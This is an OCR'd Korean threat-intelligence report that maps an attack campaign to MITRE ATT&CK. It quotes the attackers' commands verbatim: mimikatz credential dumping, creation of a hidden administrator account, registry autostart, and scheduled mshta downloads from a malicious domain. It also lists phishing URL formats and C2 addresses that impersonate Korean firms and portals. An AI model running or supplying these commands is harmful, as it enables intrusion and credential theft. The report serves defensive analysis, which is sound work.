
	sekurlsa::logonpasswords exit”
백신 설치 여부 검색	powershell Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct
악성코드 설치 경로 조회	dir c:₩programdata₩software /s
모든 디렉토리 조회	dir c:₩ /s & dir d:₩ /s & dir ₩e:₩ /s & dir f:₩ /s & dir g:₩ /s & dir h:₩ /s & dir i:₩ /s & dir j:₩ /s & dir k:₩ /s & dir l:₩ /s & dir n:₩ /s & dir m:₩ /s & dir o:₩ /s & dir p:₩ /s & dir q:₩ /s & dir r:₩ /s & dir s:₩ /s & dir t:₩ /s & dir u:₩ /s & dir v:₩ /s & dir w:₩ /s & dir s:₩ /s & dir y:₩ /s & dir z:₩ /s
악성코드 실행	regsvr32 /s c:₩programdata₩software₩estsoft₩common₩estcommon.dll

2 User Execution : 사용자 실행

Defense Evasion - obfuscated Files or Information : 파일이나 정보 난독화

· 피싱메일로 계정이 탈취되거나 악성코드가 실행되는 경우 사용자의 행위가 동반되어야 한다.

· 사용자가 피싱메일의 위장된 링크를 클릭할 경우 악성 사이트로 리다이렉트 되어 피싱페이지로 접속한다. 이 때 링크를 AES로 암호화하기도 한다.



핫메일 피싱

Attacker_server/?svcCode=id&hl=ko-KR&dst=login

공격자 서버 | 타겟 계정 | 언어 | 연결(피싱) 페이지

특정 기업 대상 피싱

Attacker_Server/index.php?m=login&token_help=dGVzdEB0ZXN0LmNvbQ==

정보유출 서버 | 연결(피싱) 페이지 | base64(공격 대상 계정)

마 Persistence : 지속성 유지

1 Create Account : 계정 생성

· 기업 시스템에 침투한 이후 공격자의 계정을 생성하여 관리자 권한 부여, 원격제어 권한 부여, 숨김 등의 행위를 한다.

사용 명령어

계정 생성	net user NewGuest [패스워드] /add
계정 권한 설정	net localgroup Administrators [계정명] /add net localgroup 'Remote Desktop Users' [계정명] /add
계정 숨기기	reg add 'HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩SpecialAccounts₩UserList' /v [계정명] /t REG_DWORD /d 0 /f
원격 데스크톱 설정	reg add 'HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f reg add 'HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server' /v fSingleSessionPerUser /t REG_DWORD /d 0 /f

2 Boot or Logon Autostart Execution : 자동 실행


· 원격제어 악성코드 실행 시 레지스트리를 통해 악성코드를 자동 실행 등록한다.

자동실행 등록 정보

경로	HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce
값	WindowsDefender 혹은 ESTsoftAutoUpdate
값 데이터	regsvr32.exe /s C:₩ProgramData₩Software₩Microsoft₩Windows₩Patch₩patch.dll 혹은 regsvr32.exe /s C:₩ProgramData₩Software₩Microsoft₩OneDriver₩Patch₩patch.dll 혹은 regsvr32.exe /s C:₩ProgramData₩Software₩ESTsoft₩Common₩ESTCommon.dll

3 Scheduled Task/Job : 작업 스케줄러 등록

· MS Office 메크로 기능을 이용하여 추가 악성코드를 다운로드하는 작업을 스케줄러에 등록한다.



작업 스케줄러 등록 스크립트

"schtasks.exe /create /sc minute /mo 5 /tn WindowsDefenderAutoUpdate /tr" & Chr(34) & "mshta.exe [악성도메인]/[파일이름].hta" & Chr(34) & " /f"

"schtasks.exe /create /sc minute /mo 40 /tn WindowsDefenderUpdate /tr" & Chr(34) & "cmd.exe /c taskkill im mshta.exe /f" & Chr(34) & " /f"

㉯ Credential Access : 자격 증명 확보

1 OS Credential Dumping : 운영체제 계정 정보 추출

· mimikatz 라는 프로그램을 이용하여 침투한 시스템의 계정정보를 수집한다.

사용 명령어	
계정 정보 탈취	c:₩programdata₩1₩x64₩m.exe “privilege::debug sekurlsa::logonpasswords exit”

2 Unsecured Credentials : 안전하지 않은 계정 정보 보관


· 평문으로 계정 정보가 들어간 파일들을 수집한다.

3 Input Capture : 키로깅을 통한 계정 수집

· 악성코드를 통해 키로깅된 계정 정보를 수집한다. 키로깅 정보는 일정 시간 동안 클라이언트에 저장되어 있다가 명령제어 서버로 데이터를 전송한다. 전송 후 파일은 삭제된다.

4 Two-Factor Authentication Interception : 이중 인증 정보 탈취

· 이메일 계정을 탈취할 때 One Time Password 이중 인증이 걸려 있는 경우 자체 제작 프로그램인 Email Bot을 이용하여 계정을 탈취한다.



㈐ Defense Evasion : 방어 회피

1 Masquerading : 위장

· 공격자는 자신의 존재를 노출시키지 않기 위해 악성코드를 국내 백신 프로그램 및 윈도우 소프트웨어 이름으로 위장하였다.
· 악성코드의 작업 스케줄러 등록 이름을 윈도우 업데이트 이름으로 위장하였다.
· 원격제어 악성코드의 명령제어서버의 주소를 정상 주소처럼 위장하여 사용한다.

유형	악성코드 이름
백신 프로그램으로 위장	C:₩programdata₩software₩ESTsoft₩Common₩ESTCommon.dll C:₩programdata₩software₩ESTsoft₩Common₩cache₩log.txt C:₩programdata₩software₩ESTsoft₩Common₩flags₩FolderMonitor C:₩programdata₩software₩ESTsoft₩Common₩flags₩KeyboardMonitor C:₩programdata₩software₩ESTsoft₩Common₩flags₩ScreenMonitor C:₩programdata₩software₩ESTsoft₩Common₩flags₩UsbMonitor
윈도우 소프트웨어 위장	C:₩Programdata₩Software₩Microsoft₩OneDriver₩Patch₩patch.dll C:₩Programdata₩Software₩Microsoft₩Windows₩Patch₩patch.dll

유형	작업 스케줄러 이름
윈도우 업데이트 위장	WindowsDefenderAutoUpdate WindowsDefenderUpdate


유형	명령제어서버 주소
쇼핑몰 위장	http://elle-shop.org-help.com/index.php http://sportcar-seller.org-help.com/index.php http://tissot-seller-seoul.96.lt/index.php http://cokacola-shop.org-help.com/index.php http://apple-shop.org-help.com/index.php http://dior-mart-korea.org-help.com/index.php http://lexus-victory.96.lt/index.php http://vacation-story.esy.es/index.php http://fila-mart-seoul.96.lt/log/reading.php

기업 위장	http://newdaily-redirecting.onekakao.com/index.php http://mail.celltrion.ml http://mail.novavax.ml
정부 위장	http://bmail-link.koreasgov.co.kr/bmail/run.php http://helper.uni-korea.ga
대학교 위장	http://portal.dongguk.ml/read.php
메일 위장	http://mail.naver.buzz/test.hta http://nid.naver.home-info.ml http://member.daum.home-info.ml
기타	http://road.tongilcash.xyz/index.php http://part.bigfile.pe.hu/index.php http://dept0-dr.lab.hol.es/index.php http://protector-download.onekorea.xyz/info/reading.php

2 obfuscated Files or Information : 파일이나 정보 난독화

· 원격제어 악성코드는 파일을 암호화하여 외부로 전송한다.


Packfile




3 Deobfuscate/Decode Files or Information : 난독화된 파일을 디코딩하여 사용

· 암호화되어 전송된 데이터는 복호화 도구를 이용하여 암호화의 역순으로 복호화를 진행한다.
· 원격제어 악성코드의 경우 base64로 인코딩하여 유포하기도 한다.

Unpackfile




Base64 코드를 디코딩하여 사용




```
<package><job  id='rlLYVYbN'><script language='JScript'>
function main()
{

    try {
        var var_b64data = "/9j/4AAQSkZJRgABAQEAYABgAAD/4gxYSUNDX1BST0ZJTEUAAQEAAAxITGlubwIQAABtbnRyUkdCIFhZWiAHzgACAAkABgAxAABhY3Nw
XNjAAAAAAAAAAC5JRUMgNjE5NjYtMi4xIERlZmF1bHQgUkdCIGNvbG91ciBzcGFjZSAtIHNSR0IAAAAAAAAAAAAAAAAC5JRUMgNjE5NjYtMi4xIERlZmF1bHQgUkdCIGN
Qd0B4YHmQesB78H0gflB/glCwgfCDIIRghaCG4IggiWCKoIvgjSCOcI+wkQCSUJOgIPCWQJeQmPCaQJugnPCeUJ+woRCicKPQpUCmoKgQqYCq4KxQrcCvMLCwsiCzkL
0arRvBHNUd7R8BIBUhLSJFI10kdSWNJqUnwSjdKfUrESwxLU0uaS+JMKkxyTLpNAk1KTZNN3E4lTm5Ot08AT0lPk0/dUCdQcVC7UQZRUFGbUeZSMVJ8UsdTE1NfU6pT
t0Q3ZbeHN6i3ynfr+A24L3hROHM4lPi2+Nj4+vkc+T85YTmDeaW5x/nqegy6LzpRunQ6lvq5etw6/vshu0R7ZzuKO6070DvzPBY8OXxcvH/8ozzGfOn9DT0wvVQ9d72bfl
3OG19hchgQTz+hpFlWPZ+GMU+NSMkcdPpSquAOSfVaSfQdhv3uDj3zSgbWHTPSlj4bnoaNvUYyOpJp6AKVKN04YYOacM8g9AOaYrFmyPcU5WP8AvZ4zTd1uSJywC
```

4 Indicator Removal on Host(File Deletion) : 침해 지표 삭제

